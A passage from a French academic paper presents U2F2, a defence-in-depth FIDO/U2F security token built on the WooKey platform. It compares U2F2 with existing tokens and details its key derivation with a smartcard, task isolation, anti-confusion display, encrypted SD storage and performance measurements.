- **Ledger Nano** [18] : les Ledger Nano (X et S) ont le gros avantage d’amener de l’authentification forte locale sur le token, ainsi que de l’anti-confusion sur l’écran du *device*. Cependant, ces clés souffrent d’un composant sécurisé soudé sur PCB, et du fait que beaucoup d’éléments sont en sources fermées empêchant d’évaluer une sécurité qui semble néanmoins avancée d’après les communiqués publics [42].
- **Trezor** [60] : les Trezor sont des crypto-wallets amenant de l’authentification forte sur le token (du moins dans leur version Trezor T). Le firmware de ces tokens est open source. Ces *devices* souffrent néanmoins de deux problèmes majeurs d’un point de vue sécurité : la protection logicielle du firmware reste limitée (usage de micro-python pour cloisonner les applications), et surtout l’absence de composant sécurisé pour protéger les secrets a amené des attaques physiques très peu chères (environ 100 \$ d’équipement) mais critiques [35, 40]. Il faut cependant noter la présence utile, pour FIDO, d’anti-confusion sur l’écran tactile.
- **Yubikeys** [11] : les Yubikeys, pionnières du FIDO, contiennent un composant sécurisé et un minimum de protections qu’il est difficile d’évaluer sans accès aux sources ou spécifications détaillées. Parmi les grosses lacunes, il n’y a pas de mise à jour du firmware

prévue, et l'authentification locale « forte » présente sur les versions biométriques [39] est difficilement évaluable face à une solution utilisant un PIN à essais limités. Ces clés ne règlent pas les autres lacunes de FIDO.

- **OnlyKeys** [19] : ces clés open source ont l'avantage d'amener un PIN pad physique sur le périphérique pour une authentification locale forte. Elles souffrent par contre à côté de cela de plusieurs limitations en termes de sécurité logicielle et matérielle.

	SoloKeys [54]	OpenSK [38]	Nitrokey3 [20]	Ledger Nano [18]	Yubikeys [11, 39]	OnlyKeys [19]	Trezor [60]	U2F2
Open Source	x	x	~	~		x	x	x
Firmware cloisonné		x	~	x	?		~	x
Mise à jour sécurisée du firmware	x		x	x		?	~	x
Résistance SCA et fautes			x	x	x			x
Mise à jour logicielle du composant sécurisé				x				x
Changement de composant sécurisé								x
Authentification locale forte				x	~	x	x	x
Anti-confusion utilisateur				x			x	x
Désenregistrement de services								x

**Tableau 1.** Comparaison de U2F2 à l'état de l'art des tokens FIDO/U2F

Notons que certaines des solutions précédentes (comme les Nitrokey3) offrent une authentification par PIN depuis le PC via une application dédiée. Nous ne considérons pas cela comme une authentification forte car dans le modèle d'attaque par *malware*, *keylogger* et autre hameçonnage, cette solution est très fragile. Seule une saisie physique locale sur le périphérique lui-même assure une bonne sécurité.

Ainsi, nous essayons d'amener avec U2F2 un PoC répondant à toutes les contre-mesures qui nous semblent utiles à un utilisateur soucieux de la sécurité de son token dans un environnement hostile. Concernant les limitations de la solution que nous amenons dans cette soumission, il y a la compatibilité avec le seul standard FIDO U2F (1.2), alors que la plupart des solutions précédemment décrites supportent FIDO 2 ainsi que d'autres standards connexes (OTP, KeePass, PGP, etc.). La compatibilité

FIDO 2 fait partie des travaux à venir à court et moyen termes, de même que l'extension aux autres standards classiques pour ce genre de clés (à moyen et long termes), en gardant la même philosophie de défense en profondeur qui caractérise notre approche de la conception architecturale logicielle et matérielle.

### 3.3 Coût estimé du token U2F2

Lorsqu'il s'agit de solutions grand public implémentant FIDO, la question du prix est importante. Il est évidemment primordial de garder une enveloppe de prix raisonnable sous peine de rendre la solution inaccessible, ou seulement dans des contextes d'usages professionnels avancés.

La plateforme WooKey étant un prototype, elle est évidemment susceptible aux facteurs d'échelle lorsque l'industrialisation est considérée. D'après [27], la fabrication de 1000 PCBs amène un prix de 50€ à peu près par carte nue, à ajouter aux environs 5€ par carte pour 1000 cartes à puce, plus le coût de la microSD et du boîtier. L'enveloppe d'industrialisation est donc estimée aux environs de 70€, ce qui est dans la fourchette haute des produits FIDO de la gamme Yubikey par exemple.<sup>3</sup>

Des optimisations de l'architecture matérielle sont aussi possibles pour diminuer ce prix. Beaucoup de modules du SDK étant également portables et non adhérents au microcontrôleur STM32F4 du prototype, il est aussi envisageable à moyen terme de changer d'architecture matérielle en gardant les mêmes principes d'architecture logicielle.

## 4 U2F2 : détails et résultats

Dans la présente section, nous détaillons les innovations amenées sur la plateforme WooKey. Ainsi, nous laissons le lecteur se référer aux articles [26, 27] d'origine décrivant le détail du fonctionnement de cette plateforme. Nous nous concentrons principalement sur les axes qui différencient U2F2, à savoir : la cryptographie dédiée à U2F, l'utilisation de la défense en profondeur déjà présente et la séparation en tâches au sein du SDK WooKey adaptée à FIDO, le développement du système anti-confusion et de « désenregistrement » des services, et enfin les indicateurs de bon fonctionnement et de conformité du token.

---

3. Avec la présence en plus d'un écran tactile couleur permettant diverses cinématiques, et une versatilité de la plateforme pour d'autres usages (clé USB chiffrante, etc.).

## 4.1 Sécurités directement héritées de WooKey

**Authentification au démarrage :** Le token U2F2 est protégé par le mécanisme d'authentification au démarrage de WooKey basé sur le couplage de l'équipement et de la carte à puce Javacard, impliquant un déverrouillage en deux étapes par l'utilisateur par l'entrée de deux codes PINs : *PetPIN* et *UserPIN*. L'utilisateur saisit ses PINs sur l'écran tactile, ceux-ci étant transmis à la carte à puce avec blocage en cas d'essais maximums infructueux (et destruction du matériel cryptographique dans ce cas pour plus de sécurité).

**Séparation en tâches :** La plateforme offre le micronoyau EwoK ainsi que la séparation en différentes tâches cloisonnées et discutant via des IPC (Inter-Process Communication). Nous décrivons cette séparation plus en détail en section 4.3. La chaîne de compilation est de plus durcie avec l'utilisation de *stack canaries* et autres vérifications de pointeurs de fonctions (*handlers*). L'usage des périphériques est strictement limité à son minimum, et la déclaration de ceux-ci ne peut se faire que dans la phase de démarrage et en accord avec la matrice des droits du SDK : la prise de contrôle d'une tâche post-démarrage ne permet pas d'utiliser d'autres périphériques que ceux déclarés.

Enfin, notons que du côté de la pile USB l'interface n'est exposée au PC hôte qu'après l'authentification réussie de l'utilisateur via ses deux PINs, limitant ainsi la surface d'attaque. De plus, le cœur de cette pile USB et la classe HID utilisée par U2F ont été analysés par le biais de méthodes formelles dans un article connexe [25], apportant certaines garanties contre les RTEs (Run Time Errors).

**Mise à jour du Token :** Le token U2F2 peut être mis à jour via un second mode de démarrage offrant une interface USB DFU (Device Firmware Upgrade). Ce second mode de démarrage est en tout point similaire et utilise les mêmes modules logiciels (bibliothèques, tâches, drivers) que celui offert par le disque USB sécurisé WooKey. Il impose donc l'usage d'une carte à puce Javacard dédiée permettant de différencier les rôles du porteur et du gestionnaire de mise à jour, et permettant de protéger le token FIDO contre toute tentative de mise à jour non authentifiée. L'ensemble des mécanismes de défense en profondeur (protections pré-authentification, cryptographie apportée, partitions FLIP/FLOP, bootloader sécurisé, etc.) du mode de démarrage DFU est décrit dans les références décrivant WooKey, nous n'y revenons donc pas dans le présent article.



## 4.2 Cryptographie FIDO et dérivation de clés

La cryptographie dans les tokens FIDO est (en général et pour des raisons d'optimisation) construite autour d'un secret maître  $K$ , à partir duquel sont construits les bi-clés ECDSA pour chaque service demandant un enregistrement puis une authentification.

Dans l'état de l'art des clés open source [12, 37, 54] le secret maître est en général stocké non protégé ou mal protégé [33] contre les attaques matérielles. Dans la plupart des équipements propriétaires, le secret maître est stocké dans un composant sécurisé, mais utilisable sans authentification à cause de l'absence d'authentification locale de l'utilisateur.




Fig. 4. Partage de secrets et dérivation

Afin de rendre plus robuste la protection de ce secret maître, nous utilisons un *partage de secrets* entre la plateforme principale WooKey et la carte à puce d'authentification externe nommée AUTH dont nous

avons étendu le code source de l'applet Javacard. Celle-ci, certifiée à un bon niveau (EAL 4+ et supérieur [56]) est changeable en cas de faiblesse découverte grâce à la portabilité Javacard [48].<sup>4</sup>

Il s'agit de construire la clé maître FIDO  $K_{\text{FIDO}}$ , accessible qu'après authentification de l'utilisateur et déverrouillage de la plateforme via ses PINs, à partir de secrets  $K_W$  et  $K_T$  présents indépendamment côté WooKey et côté carte à puce comme montré sur la Figure 4. Ces deux clés sont générées et provisionnées au début du cycle de vie du token FIDO lors de la mise à la clé par le SDK WooKey (permettant ainsi leur séquestre si nécessaire).

En première étape ❶, une fonction de dérivation de clé KDF [41] permet de générer  $K_{\text{FIDO}}$  et de s'assurer que cette clé ne puisse être formée sans la plateforme et la carte à puce AUTH.<sup>5</sup> Pour des raisons de sécurité physique, cette clé ne quitte pas la carte à puce. Afin d'éviter que la carte à puce ne soit un oracle de dérivation de clé, le HMAC de la clé de plateforme avec la clé  $K_T$  est vérifié.

Lorsqu'il s'agit de faire un REGISTER ❷ pour l'enregistrement d'un nouveau service, la plateforme envoie à la carte à puce l'*appid* (empreinte de 32 octets, haché d'une URI représentant la *Relying Party*). Celle-ci dérive alors le *Key Handle* ainsi que la clé privée ECDSA en générant un nonce aléatoire et en calculant des HMAC avec la clé  $K_{\text{FIDO}}$ . Notons que le *Key Handle* contient un HMAC pour éviter sa forge et sa malléabilité par un attaquant, le nonce permet quant à lui un non déterminisme des valeurs en fonction du service (assurant par ailleurs la possibilité d'enregistrer plusieurs comptes sur un même service).

Lorsqu'un service réalise un AUTHENTICATE ❸ après s'être enregistré, la plateforme envoie l'*appid* ainsi que le *Key Handle* à la carte à puce. Celle-ci commence par vérifier l'authenticité du *Key Handle* via son HMAC, et en cas de succès dérive la clé privée ECDSA *ad hoc* via un second HMAC utilisant la clé  $K_{\text{FIDO}}$ .

En conclusion, le secret  $K_{\text{FIDO}}$  n'existe que de manière éphémère et nécessite les deux clés  $K_W$  et  $K_T$  pour être créé. Pour de la défense en profondeur, nous avons aussi partagé la clé ECDSA d'attestation FIDO permettant de signer la réponse au REGISTER : la plateforme et la carte à puce AUTH ont chacune 16 octets sur 32 de cette clé. Un attaquant réussissant à s'emparer du token seul ou de la carte à puce seule ne

---

4. Nous avons d'ailleurs validé le fonctionnement du token FIDO avec plusieurs Javacards différentes de divers constructeurs en plus de la carte à puce NXP J2D081 d'origine du projet WooKey.

5. Carte à puce avec rôle d'authentification utilisateur pour WooKey.

pourra alors pas reconstituer ces éléments, et sera donc incapable de subroger à l'identité de l'utilisateur légitime. Les *PetPIN* et *UserPIN* seront les dernières barrières de sécurité dans le cas extrême où l'attaquant s'emparerait du WooKey et de la carte à puce.

### 4.3 Nouvelles tâches dans WooKey

L'implémentation du token FIDO nous oblige à revoir la répartition en tâches du mode nominal de WooKey. En effet, par manque de place en flash sur la plateforme, nous devons remplacer les tâches existantes dédiées au rôle de clé USB chiffrante par de nouvelles amenant le rôle de token FIDO/U2F (induisant *de facto* le fait qu'un utilisateur doit choisir lors de la programmation de sa plateforme le rôle qu'elle aura : clé USB chiffrante ou token FIDO). L'objectif de la présente section est de décrire les nouvelles tâches dédiées à FIDO.

Afin de limiter les risques liés aux attaques logicielles notamment depuis le PC hôte (par exemple *fuzzing* USB, avec des outils comme [61] mais également sur les couches supérieures), les services en charge des divers composants d'un token FIDO (USB, CTAP, APDU ou CBOR, cryptographie) doivent être cloisonnés afin d'assurer la confidentialité des assets FIDO (i.e. la clé  $K_W$  et la discussion avec la carte à puce). La logique étant qu'en cas de RCE (Remote Code Execution) dans une tâche exposée comme l'USB par exemple, l'attaquant ne puisse idéalement ni exfiltrer les secrets sensibles qui permettraient de cloner le token FIDO, ni compromettre de manière persistante la plateforme attaquée (par exemple en écrasant le firmware en flash).

Coté plateforme, comme le montre la Figure 5, notre implémentation de token FIDO est décomposée en cinq tâches ordonnancées par EwoK et qui s'exécutent en parallèle en mode nominal :

- La tâche *USB* ① se charge de l'implémentation de la pile USB jusqu'à la couche CTAPHID. Le *parsing* des commandes CTAP, respectant le standard USBHID 1.1 [2], y est effectué avant de transmettre les requêtes encapsulées via IPC à la tâche *Parser*.
- La tâche *Parser* ② est en charge d'analyser les requêtes au format APDU [4].<sup>6</sup> Les parseurs, et en particulier le parseur CBOR qui manipule du JSON, sont un maillon fragile souvent sources de CVE [15]. Ceux-ci sont donc, dans U2F2, cloisonnés dans une tâche sans I/O. Le *parsing* des requêtes amène à la demande d'un

---

6. Le *parsing* au format CBOR, lié au support de FIDO 2, sera intégré ultérieurement.

traitement FIDO. Ce traitement est effectué par la tâche *FIDO* sur demande de la tâche *Parser*.

- La tâche *FIDO* ③ est en charge des traitements cryptographiques en interactions avec la carte à puce décrits en section 4.2. Elle est également en charge, lors de requêtes FIDO, d'assurer la bonne information de l'utilisateur (protection anti-confusion) à l'aide des tâches *Storage* et *GUI*. Le mécanisme anti-confusion est décrit en section 4.4.
- La tâche *Storage* ④ est en charge de la gestion du stockage du token. Celui-ci est conservé chiffré (avec accélération matérielle *CRYP*) et intègre avec une protection anti-rejeu décrits en section 4.5. Le token se charge de stocker, pour chaque service, diverses références permettant d'assurer l'anti-confusion.
- Enfin, la tâche *GUI* ⑤ est en charge des interactions utilisateurs via l'écran et le touchscreen intégrés. C'est notamment l'interface principale gérant le *user presence* pour consentement de l'utilisateur, ainsi que le *WINK* qui est un mode particulier spécifié par FIDO pour requérir l'attention de l'utilisateur (par exemple via clignotement, etc.).




Fig. 5. Architecture en tâches du token FIDO U2F2

#### 4.4 Système anti-confusion et « désenregistrement »

Dans le standard FIDO, le token n'a pas le nom du service pour lequel il doit construire un *Key Handle*, seul un condensat du nom de domaine (en

général une URI de la *Relying Party*) est reçu. Néanmoins, comme la phase d'enregistrement du protocole FIDO implique une action utilisateur via le *user presence*, nous avons modifié la méthode de validation utilisateur afin d'exploiter l'écran embarqué de WooKey pour permettre l'association du *Key Handle* à une icône parmi un ensemble préétabli. La référence d'icône est conservée chiffrée intègre dans la carte SD du WooKey de telle manière qu'au moment de la récupération du *Key Handle* lors de l'authentification auprès du service, ce dernier soit capable de retrouver l'icône. Pour les services connus comme Google, Facebook ou Github, nous pouvons même déduire le nom du service au travers du condensat unique associé calculé au préalable.

Ainsi, à chaque authentification FIDO, le token affichera l'icône du service que l'utilisateur a associé au moment de la phase d'enregistrement, permettant de lier de manière forte toute requête d'enregistrement venant d'un PC au service sur lequel l'utilisateur est en train d'initier la demande de connexion, réduisant fortement toute tentative de confusion.<sup>7</sup> Les capacités des cartes SD sont telles que ce type de fonctionnement ne pose aucun problème de volume de stockage. Les mécanismes cryptographiques induits par la phase d'authentification sont exploités pour amener du chiffrement intègre de ces éléments sur la carte SD comme décrit en section 4.5.

L'anti-confusion est permis par la collaboration de trois tâches :

- *Storage*, en charge de la gestion du stockage chiffré intègre des métadonnées FIDO (icône, nom de service, compteur anti-rejeu du service, etc.).
- *FIDO*, en charge des évènements FIDO est donc responsable d'interroger *Storage* lorsque nécessaire.
- *GUI*, en charge de fournir un retour utilisateur des métadonnées et de l'action en cours (*user presence*, etc.) via l'écran et le touchscreen.

Enfin, il est possible pour l'utilisateur de supprimer un service manuellement de la liste via l'écran tactile pour éviter toute authentification malencontreuse non voulue sur un service dont il ne veut plus l'accès. Cela permet de s'assurer qu'aucun attaquant ne pourra exploiter un service qui a mal supprimé un compte côté *Relying Party*, ou un utilisateur qui a oublié d'effectuer cette suppression sur un service qu'il n'utilise plus et qui se fait voler son token.

Afin de faciliter la gestion des services (à ajouter comme services utilisables, ou à supprimer) nous avons aussi développé en Python une


---

7. L'attaque n'est pas entièrement supprimée, mais fortement réduite.

application sur PC dédiée donnant un accès supplémentaire (en plus de l'écran tactile du token) à la carte SD : un aperçu de l'interface est présenté sur la Figure 6. Ainsi, il suffit à l'utilisateur d'insérer sa carte à puce AUTH et sa carte SD dans des lecteurs dédiés reliés au PC, et cette dernière est déchiffrée pour en éditer le contenu. Notons que cette application nécessite l'utilisation des clés de plateforme WooKey séquestrées sur le PC : il faut donc que ces opérations se fassent un un PC de confiance *offline* (par exemple le PC de *provisionnement* et signature de firmware ainsi que mise à la clé du token FIDO).

#### 4.5 Gestion du stockage dans U2F2

Le stockage des données dans U2F2 est effectué sur la carte microSD de la plateforme WooKey. Les données sont chiffrées et intègres, avec une clé dédiée pour chacun des usages. Le chiffrement utilise de l'AES-CBC-ESSIV hérité de la plateforme WooKey et adapté au cas d'usage du token FIDO. L'intégrité utilise un HMAC global et des HMAC locaux par slot (arbre de Merkle à deux étages) décrits ci-après. La clé de chiffrement et la clé d'intégrité sont dérivées d'une même clé maître déverrouillée au démarrage de la plateforme, stockée et envoyée par la carte à puce AUTH après l'authentification de l'utilisateur via ses deux PINs.



**Fig. 7.** Organisation du stockage externe dans U2F2

Les données sont ordonnées selon une structure voulue simple, sans notion de système de fichiers. Comme le décrit la Figure 7, le stockage est composé de deux éléments principaux. Tout d'abord, un en-tête, en charge



de fournir les informations d'intégrité et les références d'adresse de stockage pour chaque compte (service et utilisateur associé), identifié par le couple  $\{appid, SHA-256(KeyHandle)\}$ . Garder ce couple est nécessaire pour gérer le fait que pour un même service, plusieurs comptes utilisateurs peuvent être associés au même token FIDO. Seuls les *Key Handle* différencient ces situations, l'*appid* ne suffisant pas. Le fait de garder un condensat du *Key Handle* s'explique par le besoin de l'anonymiser sur la carte SD : si le chiffrement de celle-ci est cassé, il ne doit pas être possible d'avoir un avantage pour monter une attaque. Ensuite se trouve une liste de comptes, stockés dans des unités de stockage appelées *slots* contenant des métadonnées utiles.

Pour les besoins du PoC que nous présentons, nous nous sommes limités à 8192 slots au maximum, soit au plus 8192 couples service et compte en simultané sur la carte SD. Ce maximum peut aisément être étendu en modifiant à la marge le PoC, et les capacités des cartes SD modernes ne limitent en rien cela. Ce nombre total de comptes simultanés a cependant un impact sur les performances d'accès à la carte SD chiffrée et intègre comme discuté en section 4.6. Nous pensons néanmoins que pour des usages « classiques », et en tenant compte des « désenregistrements » dans la vie du token (donc libération des slots), ce chiffre semble raisonnable pour une utilisation nominale.

L'en-tête se décompose comme suit :

- Une bitmap listant l'ensemble des 8192 slots avec chaque bit précisant si le slot est actif (ayant déjà été enregistré) ou non.
- Un compteur anti-rejeu sur 8 octets permettant d'assurer une cohérence avec une valeur stockée dans la carte à puce AUTH. Cette valeur permet de réaliser un anti-rejeu temporel car elle est incrémentée à chaque déverrouillage complet réussi de la plateforme. En cas de détection de rejeu (juste après le déverrouillage), nous faisons le choix de prévenir l'utilisateur plutôt que de procéder à des actions plus destructives. En effet, ce rejeu peut être légitime en cas de séquestre d'une sauvegarde de la carte SD et restauration. Dans le cas où l'utilisateur acquitte ce message, le compteur est resynchronisé, sinon la plateforme redémarre.
- Un HMAC, sur l'ensemble des éléments critiques de l'en-tête (la bitmap et l'ensemble des entrées de slots actifs).

Pour des raisons de performances, seules les données utiles de l'en-tête sont vérifiées. Cela n'induit pas de problème de sécurité vu que les autres données ne sont pas lues ni interprétées. La table des références de slots actifs est écrite dans les premiers secteurs de la carte SD. Chaque



entrée de la table référence le secteur (au sens secteur SD, soit 512 octets) hébergeant le slot, ainsi que son motif d'intégrité HMAC. Les slots sont écrits en séquence, avec une taille fixe de 4096 octets chacun. Les deux niveaux de HMAC dans le header et par slot permettent une gestion d'intégrité globale flexible, à l'image des arbre de Merkle (c'est en fait un arbre simple à deux niveaux).

Chaque slot possède :

- Le condensat appid envoyé par le Browser.
- Le condensat du *Key Handle* (gestion de plusieurs comptes sur un même service).
- L'URL du service choisie par l'utilisateur.
- Un nom représentatif configurable.
- Le compteur d'anti-rejeu d'authentification FIDO (CTR) spécifique à ce compte, dont l'intérêt est discuté en section 4.6.
- Une icône ou une couleur, facilement reconnaissables.
- Des *flags* liés à la configuration et à l'état du service (sensibilité du service, verrouillage, *user presence* forcé, etc.). Ils sont prévus pour une extension d'usages futurs en fonction des contextes d'utilisation du token. On peut par exemple imaginer des verrouillages temporaires de services (à ne pas confondre avec un « désenregistrement ») mis en suspens pour être réactivés plus tard, etc.

## 4.6 Évaluation de U2F2

La séparation cryptographique permettant de générer et d'utiliser  $K_{\text{FIDO}}$  décrite en 4.2, tout comme l'usage d'un média de stockage, ont nécessairement un impact en termes de performances, de réactivité, et éventuellement de conformité du fait de la divergence aux implémentations canoniques de tokens FIDO « classiques ». Les latences du protocole de discussion avec la carte à puce ainsi qu'avec la carte SD s'ajoutent aux opérations FIDO brutes. L'objectif de la présente section est d'analyser l'impact de notre architecture à la fois sur la conformité et sur les performances.

**Conformité au standard FIDO/U2F :** Nous n'avons malheureusement pas eu accès aux outils de conformité fournis par l'alliance FIDO [22], car ils nécessitent une procédure d'enregistrement requérant un **VendorID** USB. Nous avons cependant à la fois utilisé les outils implémentés par l'équipe SoloKey [55] et nos propres outils, permettant de valider la conformité, l'endurance et les performances de notre PoC. Le token U2F2 valide

l'ensemble des tests correspondant à une compatibilité FIDO 1.2. Ces tests sont classés en deux familles :

- La conformité du transport qui vérifie la pile CTAPHID et les commandes de niveau CTAP.
- La conformité de la pile U2F qui vérifie la bonne prise en compte des requêtes FIDO, incluant des séquences d'enregistrement et d'authentification auprès du token.

Au delà de la conformité, nous avons aussi effectué des tests d'endurance du token en développant des scripts permettant d'effectuer des milliers de cycles de REGISTER et AUTHENTICATE avec des appid divers (en émulant le *user presence* côté token pour automatiser cela). Cela nous a permis de nous assurer de la robustesse de la partie cryptographique, et de son interopérabilité avec les piles U2F existantes.

**Performances du token :** Plusieurs opérations sont effectuées au démarrage de la plateforme et ont donc un « coût fixe ». Notamment, la dérivation de la clé  $K_{\text{FIDO}}$  (étape ❶ de la section 4.2) et la récupération de la demi-clé privée d'attestation sont faites juste après la saisie des PINs, ainsi que la récupération du compteur anti-rejeu stocké dans la carte à puce. Nous avons optimisé l'intégration de ces échanges avec la Javacard au démarrage de WooKey, ajoutant ainsi quelques centaines de millisecondes au cycle de déverrouillage du *device*, ce qui est quasiment imperceptible du point de vue de l'utilisateur (ce cycle prenait déjà quelques secondes qui plus est « masquées » par les interactions de saisies des PINs). Le seul élément pouvant ajouter une durée significative est la vérification d'intégrité et de l'anti-rejeu de la carte SD qui demande un nombre de cycles CPU proportionnel au nombre de comptes FIDO (slots) actifs : ces éléments sont discutés plus en détail ci-après.


Une fois la plateforme démarrée, chaque opération de REGISTER et AUTHENTICATE nécessitent chacune un échange avec la carte à puce pour récupérer un *Key Handle* et une clé privée (étape ❷ de la section 4.2) ou juste une clé privée (étape ❸). La plateforme effectue ensuite une signature ECDSA pour envoyer sa réponse au browser. Ces opérations coûtent à peu près *une seconde*<sup>8</sup> supérieur aux tokens existants qui les font en quelques dizaines à centaines de millisecondes. Cela s'explique par notre architecture de dérivation de clés dans le composant sécurisé de la carte à puce ainsi que les contre-mesures mises sur l'implémentation ECDSA de la plateforme pour plus de sécurité. Notons qu'à l'usage, et du

---

8. Environ 500 ms pour l'échange avec la Javacard, et environ 400 ms pour la signature ECDSA et le formatage de la réponse FIDO sur la plateforme.

fait du *user presence*, cette attente est très raisonnable et ne nuit pas à l'expérience utilisateur.

En plus des opérations cryptographiques directement liées à FIDO, l'accès à la carte SD peut rajouter un peu de temps supplémentaire (du fait du chiffrement intègre des slots). Grâce à l'utilisation d'un arbre de Merkle, les accès coûteux sont la vérification d'intégrité du header de la carte SD (au démarrage seulement, donc), ainsi que les écritures pour lesquelles il faut modifier le HMAC du slot modifié ainsi que le HMAC du header. Lors des opérations de REGISTER et AUTHENTICATE sur des comptes existants, il faut un accès en lecture au compte associé (peu coûteux donc), mais il faut aussi un accès en écriture pour gérer le compteur anti-rejeu FIDO associé au compte et l'incrémenter à chaque fois. Lors de la gestion d'un compte (administration de ses métadonnées ou suppression), l'opération est coûteuse mais ces opération arrivent rarement.



**Fig. 8.** Performances des opérations sur la carte SD en fonction du nombre de services actifs

Le temps des opérations « coûteuses » (nécessitant un recalcul du motif d'intégrité du header) est proportionnel au nombre de slots et est représenté sur la Figure 8. En dessous de 2000 services enregistrés le temps d'accès de 500 millisecondes reste très raisonnable, mais une latence de plus d'une seconde se fait ressentir au delà de 5000 slots. L'opération de

lecture seule sans modification d'intégrité a de manière logique une latence constante et faible de 5 millisecondes.

Au final, et de manière pragmatique, ces latences restent imperceptibles à l'usage pour un nombre de comptes actifs en dessous du millier, et commencent à avoir un impact après. Nous soulignons néanmoins le fait que pour une utilisation standard, un millier de comptes simultanés reste une limite raisonnable.

L'optimisation de ces temps d'accès (notamment en utilisant de l'accélération matérielle pour le HMAC, pour l'instant non utilisée, ou le passage à de l'AES-GCM accéléré) fait partie des améliorations. Le calcul en logiciel du HMAC prend en effet au moins 50% du temps de vérification et modification des slots. Notons enfin que l'impact non négligeable sur la latence des REGISTER et AUTHENTICATE avec un nombre de comptes élevé est entre autres lié à l'utilisation d'un compteur dédié à chaque compte/service, choix que nous avons fait pour des raisons de sécurité. L'utilisation d'un compteur unique global (par exemple stocké en flash interne de la plateforme ou dans la carte à puce) enlèverait toute contrainte de mise à jour des motifs d'intégrité lors de REGISTER et AUTHENTICATE, au détriment de la sécurité comme discuté ci-après.

**Compteur anti-rejeu par service :** La plupart des tokens FIDO qui existent possèdent un compteur anti-rejeu global à tous les services, afin d'éviter un stockage de données associées à chaque compte (cela simplifie grandement la gestion du stockage sur le token). La logique implémentée côté service est alors « laxiste » car elle ne vérifie que si ce compteur est strictement supérieur au compteur précédemment utilisé (stocké côté service) : il n'est pas possible de savoir si des demandes d'AUTHENTICATE ont été effectuées sur un *Key Handle* donné via une usurpation malveillante du service (locale sur le poste de l'utilisateur ou distante). Pour des services *sensibles*, il serait plus logique d'implémenter une vérification stricte du compteur pour s'assurer que celui-ci ne peut être qu'incrémenté entre deux AUTHENTICATE : c'est dans ce cadre qu'un compteur local tel qu'implémenté dans U2F2 prend tout son sens.<sup>9</sup>

---

9. Cela ne concerne évidemment que les *Relying Party* dont l'implémentation FIDO est adaptable, par exemple dans des contextes d'accès à des mails professionnels sur une infrastructure maîtrisée.

## 5 Conclusion

